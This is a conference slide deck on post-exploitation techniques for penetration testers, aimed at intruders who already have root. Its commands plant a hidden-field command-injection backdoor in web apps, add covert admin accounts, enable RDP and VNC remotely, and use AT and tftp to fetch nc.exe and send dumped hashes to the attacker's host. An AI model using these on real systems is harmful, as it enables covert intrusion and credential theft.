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# Meta-Post Exploitation

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*Using Old, Lost, Forgotten Knowledge*

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# Valsmith

## – Affiliations:

- Offensive Computing
- Metasploit
- cDc

## – Work:

- Malware Analyst
- Reverse Engineer
- Penetration Tester
- Exploit developer





## Colin Ames

- Security Researcher, Offensive Computing
- Steganography Research
- Penetration Testing
- Reverse Engineering
- Malware Analysis





- **What is this?**

- Follow up to Val's and HD Moore's Tactical Exploitation talk from last year
- A talk about the use of automation and tactical tools post-exploitation
- Applied techniques
- Good for LARGE environments
- Different perspectives: some old, some forgotten, some new






# Post Exploitation Concepts Overview





# What Is Post Exploitation?

- It's what you do **after** you get root
  - Note: This talk assumes you have access
- Includes
  - Password Management
  - Persistence
  - Stealth / Evading Detection
  - User Identity Theft
  - Feature Modification
  - Automation & Mass 0wnage





# What Is Post Exploitation?

- Getting root is just the beginning
  - How do you spread?
  - How to manage assets as you go along?
- Lots of tools to help you get root:
  - Metasploit, Core, Canvas, Stand alone
- But what about after breaking in
  - Lots of random tools
  - Little automation / standardization
  - Archaic, hard to use, poorly documented
  - Maliciousness often obvious
  - Not Scalable to 1000's of hosts (ignoring botnets for this talk)





# Password Management







# Why Password Management?

- Large pentests, 1000's of passwords
- Testing a cracked password on many systems can be time consuming
- Keeping track of cracking sessions
- Building and growing your wordlist lets you crack faster
- Aids in cleanup stage
  - Tying accounts to systems





# Password Management Goals

- Acquired password storage
- Organization and tracking
  - What passwords go with which hosts
  - What passwords are shared
  - Which users have access to what resources
- Re-use for further access
- Expanding wordlist for faster cracking





# Password Management Stages & Techniques

- *Acquiring*: pwdump, cat /etc/shadow, cachedump, sql query, sniffing
- *Decisions*: Prioritize accounts to crack
- *Cracking*: John, l0pht, Cain
- *Tracking*: Nothing?
- *Reusing*: Core Impact





# Manual Password Management

- Existing Tools

- L0phtCrack

- Stores passwords in session files

- Cain&Abel

- Static table, difficult to export / use / automate
- Password Classification (NTLM, Cisco, SQL, md5)

- Core Impact

- Good for automated reuse of passwords against many hosts
- No real storage / management capability

- Text file / John the Ripper

- Many people's method
- Quick and dirty, not easily scalable





ain File View Configure Tools Help

Decoders Network Sniffer Cracker Traceroute CCDU Wireless

Cracker

User Name	LM Password	< 8	NT Password	LM Hash	NT Hash	challenge	Type
Administrator	CHANGEME		changeme	A46139FEAAF2...	6597D9FE8469...		LM & NTLM
Adminnot				6B10E6C5A9C0...	ED0C7B90513A...		LM & NTLM
Adminnot_history_0				85FBC7299296...	2745F3CCDEA...		LM & NTLM
Guestnot				5DB73775B352...	C536FBD7FF66...		LM & NTLM
SUPPORT_388945a0	* empty *			NO PASSWORD...	D134C077EC64...		NTLM
Administrator				A6C3CC59E604...	CF3183FBAC8D...		LM & NTLM
ASPNET				08C86ABFF214...	4310875163B4...		LM & NTLM
joe				727E3576618F...	92937945B518...		LM & NTLM
alice				727E3576618F...	92937945B518...		LM & NTLM
bob				2CB4841DF256...	5D7D6A98B032...		LM & NTLM
hdmoore				727E3576618F...	92937945B518...		LM & NTLM
Guest	* empty *	*	* empty *	AAD3B435B514...	31D6CFE0D16A...		LM & NTLM
chamuco							
delchi							
skoudis							
larry							
gates							
smith							
hank							
gina							
foobar							
velasquez							
kaisersoze							

LC3 - [Untitled1]

File View Import Session Help

User Name	LM Password	<8	NTLM Password	Audit Time
Administrator	UGET2IME			0d 0h 0m 0s
ASPNET				
joe	????????D			
alice	????????D			
bob	????????J			
hdmoore	????????D			
Guest	* empty *	x	* empty *	
chamuco	????????T			
delchi	????????D			
skoudis	????????D			
larry	????????D			
gates				0d 0h 0m 0s
smith	????????D			
hank	UGET2IME4\$		Uget2!me4\$	0d 0h 0m 0s
gina	????????D			
foobar	????????D			
velasquez	????????D			
kaisersoze	????????D			

Dictionary Status

words\_total: 359  
words\_done: 359  
% done: 100.000%

Brute Force

time\_elapsed: 0d 0h 0m 26s  
time\_left: 8d17h14m21s  
% done: 0.0035%  
current\_test: L6) A2  
keyrate: 10030511 k/s

User Info Check  
Dictionary  
Hybrid  
Brute Force

Ready NUM





- MetaPass
- Demos





# Persistence





## A word on Stealth vs Persistence

- In the old days a rootkit helped you maintain root
- Today rootkits are all about hiding
- These two concepts still go hand in hand







# Persistence

- Persistence is maintaining access
- Why?
  - Target's can get patched
  - Some exploits are 1 shot only
  - Sometimes you need to return multiple times to the target
  - Target's usefulness not always immediately known
- Goals: Access target as often as needed/useful
- Huge area of study
- Sometimes persistence doesn't matter





# Persistence

- Stages of Persistence
  - Initial access:
    - Exploit
    - Stolen password, etc.
  - Decisions: What tool to use
    - FUZZY – OS, Environment, Target dependent
  - Setup
  - Re-accessing of target
  - Cleanup: **Don't be a slob, it will get you caught**
    - When you no longer need the target, leave no trace





# Persistence

- Existing tools
  - Rootkits
  - Backdoors
  - Trojans
  - Port knockers
  - Adding accounts
  - Things like netcat backdoors, inetd modifications, process injection, stealing credentials, etc.





# Persistence

- Different perspective on persistence
  - If you can always re-exploit who cares
  - Inject, add, modify new vulnerabilities
    - Hard to determine maliciousness
    - We all know its hard to find bugs, now imagine someone is purposefully putting the bugs in





# Persistence

- Leveraging existing persistent admin access
  - Nagios checks
  - Attack Configuration Management
    - Cfengine
    - SMS
    - Automated Patching Systems (“patch” them with our trojans)
  - GUI’s
- Tool distribution





# Persistence

- Example:
- Machine has VNC installed
- Replace installed VNC with vulnerable version
  - Authentication bypass
- Copy registry password so target doesn't realize
- Persistence with no backdoors or rootkits to get detected





# Persistence

- Add vulnerable code
- Example: web apps
  - Take out user input validation
  - Inject your vulnerable code
    - Focus on vague intent
    - Never be **obviously** and **solely** malicious
  - Look for apps with previous vulnerabilities
  - Re-introduce patched bugs





# Persistence



- More web app examples
- Add hidden field to HTML form
  - Users detect no change, app performs normally
- Edit web app and tie vuln perl code to form field input
- Craft a POST including the hidden field

```
<input type="hidden" name="Lang">
```

```
If defined $hidden_field {  
    open($filename,">$hidden_field);  
}
```







# Persistence

- [www.target.com/cgi-bin/app.cgi?lang=|cmd|](http://www.target.com/cgi-bin/app.cgi?lang=|cmd|)
- Code will execute your commands
- Who needs to bind a shell to a port?
- Unlikely to ever be detected
  - Especially good in big apps
  - Code review can't even be sure of maliciousness
  - Some sites replace code every X time period
- No rootkits to install
- Tripwire probably won't see this





# Persistence

- Take concept to another level
  - Add a decoder to web app
  - Look for a “trigger” string combination in form fields
  - If **Name** = **John Smith** and **Age** = **42** then execute contents of Address field
  - URL encode form entries containing commands
  - Have identifier “stub” in encoded data for app to find





# Persistence

- Mixing Stealth with Persistence
  - Further encoding
  - Take entries from all fields
  - Concat them
  - “Decode” commands
  - Rotational Ciphers (rot 13, ceaser)
  - Even more complex obfuscation





# Persistence

- Covert Accounts
  - Add an account / **renable**
  - Modify local account policies to allow access
    - Ex. SUPPORT\_3848576b1, guest
  - Add it to the admin group (net localgroup)
- Only use AT to run your commands
- Persistence without adding files, new accounts
  - Unlikely to be discovered





- DEMOS





# Stealth / Evading Detection





# Stealth / Evading Detection

- Hiding your activity
  - From:
    - IDS
    - A/V
    - LOGGING
    - Suspicious users & admins
    - Firewalls
    - Process listing





# Stealth / Evading Detection

- Why Stealth?

- *If you get caught, you get stopped*

- The longer you can operate undetected, the more you can accomplish

- Admin's won't fix problems they don't know exist (helps persistence)

- On a pen test you should also be testing the organizations **detection** and **response** capabilities







# Stealth / Evading Detection

- Goals
  - Keep system operable
    - If it breaks you can't use it
    - Someone will come fix it
  - Operate without fear of detection
  - Robustness
    - Hiding shouldn't require constant attention
  - **DON'T LOOK MALICIOUS!**





# Stealth / Evading Detection

- Manual / Existing Tools
  - Rootkits, rootkits, rootkits
  - Meterpreter
  - Encryption
    - Shellcode Encoders for IDS evasion
  - Log cleaners
  - Packers
  - Covert channels / Steganography
  - Anti-analysis / anti-forensics
    - See all of OC's other talks 😊
    - Also Vinnie Liu's Metasploit research






# Stealth / Evading Detection

- Different Perspective
  - **DON'T BE AN ANOMALY!**
  - Hide in plain sight
    - Many tools have ONLY malicious uses
    - Make your intent hard to determine
  - Be noisy on one to divert attention from another





# Stealth / Evading Detection



- Different Perspective
  - Know the targets environment better than they do
    - If they don't use encryption, maybe you shouldn't either
    - Change strategies to match environment's normal behavior
  - Don't always default to exploits
    - See Tactical Exploitation talk
    - IDS's can't see normal behavior that is malicious





# Stealth / Evading Detection

- Using Windows security objects for stealth
  - Auditing of Securable Objects is controlled by SACL's
  - Null SACL = No Auditing = No Logs





- DEMOS
  - Kaspersky squeals like a pig





# User Identity Theft





# User Identity Theft

- It's not always about ROOT!
- Look like someone else
  - Use the credentials / access of another user
- Goals
  - Change your identity at will
    - User ID, domain credentials, sessions
    - Impersonate system accounts
    - Make activities look like normal user behavior







# User Identity Theft

- Stages and techniques
  - Target users
    - Who has access to what
    - Where is the data?
  - Change Identity
    - Hijack credentials/sessions
    - Abuse tokens
  - Access is the end goal, be it data or another system





# User Identity Theft

- Existing tools
  - Incognito (metasploit)
    - Enumerate / hijack tokens
  - FU/FUTO
    - Enable SYSTEM privileges
    - Change process privileges DKOM
  - SU / SUDO / KSU
  - Process injection
  - Hijack domain credentials





# User Identity Theft

Tokens, Privileges, Security Descriptors,  
SID's, SACL's, DACL's, ACE's Oh' My

- What we want
  - Privileges or SID's
- What we get
  - Access, Access, Access
- How we get it
  - Incognito vs. FUto





- DEMOS





# Feature Modification





# Feature Modification

- Changing existing features or settings to benefit our activities
- Goals
  - Support all Post-Exploitation activities
  - Disabling detection technologies
  - Enabling in-secure or easy to use software





## Feature Modification

- Feature Modification is Basically Securable Object Manipulation
  - Remember all those Tokens, and Security Descriptors?
    - Not just through existing tools
  - These can be modified programmatically and directly
    - May make it more advantageous to use custom tools
      - Access Objects programmatically
      - Can be much more complex to implement





# Feature Modification

- Re-enabling disabled access
  - PsExec: It's still cool ([Thanks Mark!](#))
- Enabling GUI access
  - VNC (from a command line)
  - Remote Desktop (even if disabled)
- Turning off or adding exceptions to security software
  - Firewalls, AV, logging
- Modifying Local Security Policies







# Feature Modification


- Enabling psexec
  - Psexec was great, awesome remote shell/command tool
  - Everybody now disables clipbook which psexec requires I4m3 ☹️
  - Lets re-enable it !





# Feature Modification

- Enabling psexec
- Use the system control tool sc.exe
  - Net use \\target\ipc\$ username /user:password
  - Sc \\target config netdde start= auto
  - Sc \\target config netddedsdm start= auto
  - Sc \\target config clipsrv start= auto
  - Sc \\target start netdde
  - Sc \\target start netddedsdm
  - Sc \\target start clipserv





# Feature Modification

- Enabling VNC (from command line)
  - Go get VNC (check out [guh.nu](http://guh.nu)!)
  - Make a folder on the target for the vnc files
  - Copy the following files to target folder:
    - Winvnc.exe
    - Vnc.reg
    - Vnchooks.dll
    - Omnithread\_rt.dll
  - Regedit –s vnc.reg
  - Winvnc –install
  - Net start “vnc server”
  - Winvnc
  - Password is “infected”



## Vnc.reg file contents:

```
[HKEY_LOCAL_MACHINE\SOFTWARE\ORL\WinVNC3\Default]
"SocketConnect"=dword:00000001
"AutoPortSelect"=dword:00000001
"InputsEnabled"=dword:00000001
"LocalInputsDisabled"=dword:00000000
"IdleTimeout"=dword:00000000
"QuerySetting"=dword:00000002
"QueryTimeout"=dword:0000000a
"PollUnderCursor"=dword:00000000
"PollForeground"=dword:00000001
"PollFullScreen"=dword:00000000
"OnlyPollConsole"=dword:00000001
"OnlyPollOnEvent"=dword:00000000
"Password"=hex:10,4d,89,3d,5a,e1,55,f8
```





# Feature Modification



- Enabling Remote Desktop remotely
  - Having a GUI to your target can be necessary
  - Maybe they are running a specialized GUI app
    - Ex. System controlling access to security doors
      - No command line way of modifying system, need GUI
    - SCADA systems?
    - Security cameras
    - Who knows what you might be up to 😊
  - Remote desktop is fast and already a feature of OS
  - However it's often disabled, maybe even by GPO





# Feature Modification

- Enabling Remote Desktop remotely
  - Complicated procedure, especially if GPO's involved
  - Create a file named *fix\_ts\_policy.ini*

*[Unicode]*

*Unicode=yes*

*[Version]*

*signature="\$CHICAGO\$"*

*Revision=1*

*[Privilege Rights]*

*seremoteinteractivelogonright = hacked\_account*

*seinteractivelogonright = hacked\_account*

*sedenyinteractivelogonright =*

*sedenyremoteinteractivelogonright =*

*sedenynetworklogonright =*



- This file will fix policy settings in your way
- Change “*hacked\_account*” to a real account





# Feature Modification

- Enabling Remote Desktop remotely
  - Create another file named *enable\_ts.reg*

Windows Registry Editor Version 5.00

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server]
```

```
"fDenyTSConnections"=dword:00000000
```

```
"TSEnabled"=dword:00000001
```

```
"TSUserEnabled"=dword:00000000
```

- Then perform these commands

- `sc config termservice start= auto`
- `regedit /s enable_ts.reg`
- `copy c:\windows\security\database\secedit.sdb c:\windows\security\database\new.secedit.sdb`
- `copy c:\windows\security\database\secedit.sdb c:\windows\security\database\orig.secedit.sdb`
- `secedit /configure /db new.secedit.sdb /cfg fix_ts_policy.ini`
- `gpupdate /Force`
- `net start "terminal services"`





- DEMOS





# Abusing The Scheduler







# Abusing The Scheduler

- Oldschool techniques can get results on new problems
- Remember this is POST exploitation so you already have some access
- AT command schedules things to run on at a specified time and date
  - Schedule service must be running





# Abusing The Scheduler

- Often these days certain features are disabled for security
  - Clipboard, shares, enumeration
- Use AT to get around these problems
  - Usually NOT disabled

*Net use \\target\ipc\$ password /user:username*

*At \\target 12:00 pm command*

*Ex. At \\192.168.1.1 12:00pm tftp -I myip GET nc.exe*





# Abusing The Scheduler


- Often AT is still enabled while many other things you typically use are not
- AT is as good as having a shell:
  - *Enable / Start Services*
  - *Transfer files*
  - *Adding users*
  - *Messing with the registry / policies*
  - *Pretty much anything you can do with a shell*
  - *Added bonus, defaults to run as **SYSTEM***





# Abusing The Scheduler


- Building a tool around AT
  - Flow:
    - Establish authenticated session
    - Determine the time on the target
    - Pass commands to the target to be run 1 min from now
      - Write a batch file that executes everything at once
      - Have the target send you back whatever info you want
      - Be mindful of file transfer protocols, TFTP is good but not always “quiet” or available





# Abusing The Scheduler

- Common use example
  - Net use [\\target](#)
  - Net time [\\target](#)
  - At [\\target](#) (net time +1min) “tftp -i use GET e.bat”
  - At [\\target](#) (net time +2min) e.bat
  - e.bat does:
    - Adds a user (net user hacked hacked /add)
      - Admin group (net localgroup administrators hacked /add)
    - Gets hashdumping tools and dumps hashes
    - Sends hashes, identified by IP back to attacker host





# Abusing The Scheduler

- Privileges of LocalSystem that we care about
  - NT AUTHORITY\SYSTEM and BUILTIN\Administrators SIDs
  - SE\_IMPERSONATE\_NAME
  - SE\_TCB\_NAME
  - SE\_DEBUG\_NAME





# Massive Automation





# Massive Automation

- *Automating* techniques and tools for use against massive numbers of hosts
- Goals
  - Penetrate as many systems as possible with little interaction and in a short time
  - Ease of use / re-use
  - Lower cost of attack







# Massive Automation

- **MassNetUse** – Establish netbios session / credentials on range of hosts
- **MassWinenum** – Enumerate Netbios information, bypass certain RestrictAnonymous settings
- **AtAbuse** – Use the scheduler as your “shell” to control ranges of hosts





- DEMOS





- **Related talks you should see**

- Beyond EIP – The theoretical / tool development end of things (spoonm & skape)
- Security Implications of Windows Access Tokens (Luke Jennings)





# • Acknowledgements

– Thanks to

- All the people from #offensivecomputing, nologin, uninformed IRC and SILC channels
- HD Moore especially for support and mentorship
- Danny Quist, krbklepto, Egypt, spoonm, skape
- Luke Jennings for his awesome work





- Questions ?
- Presentation available at

[www.offensivecomputing.net](http://www.offensivecomputing.net)

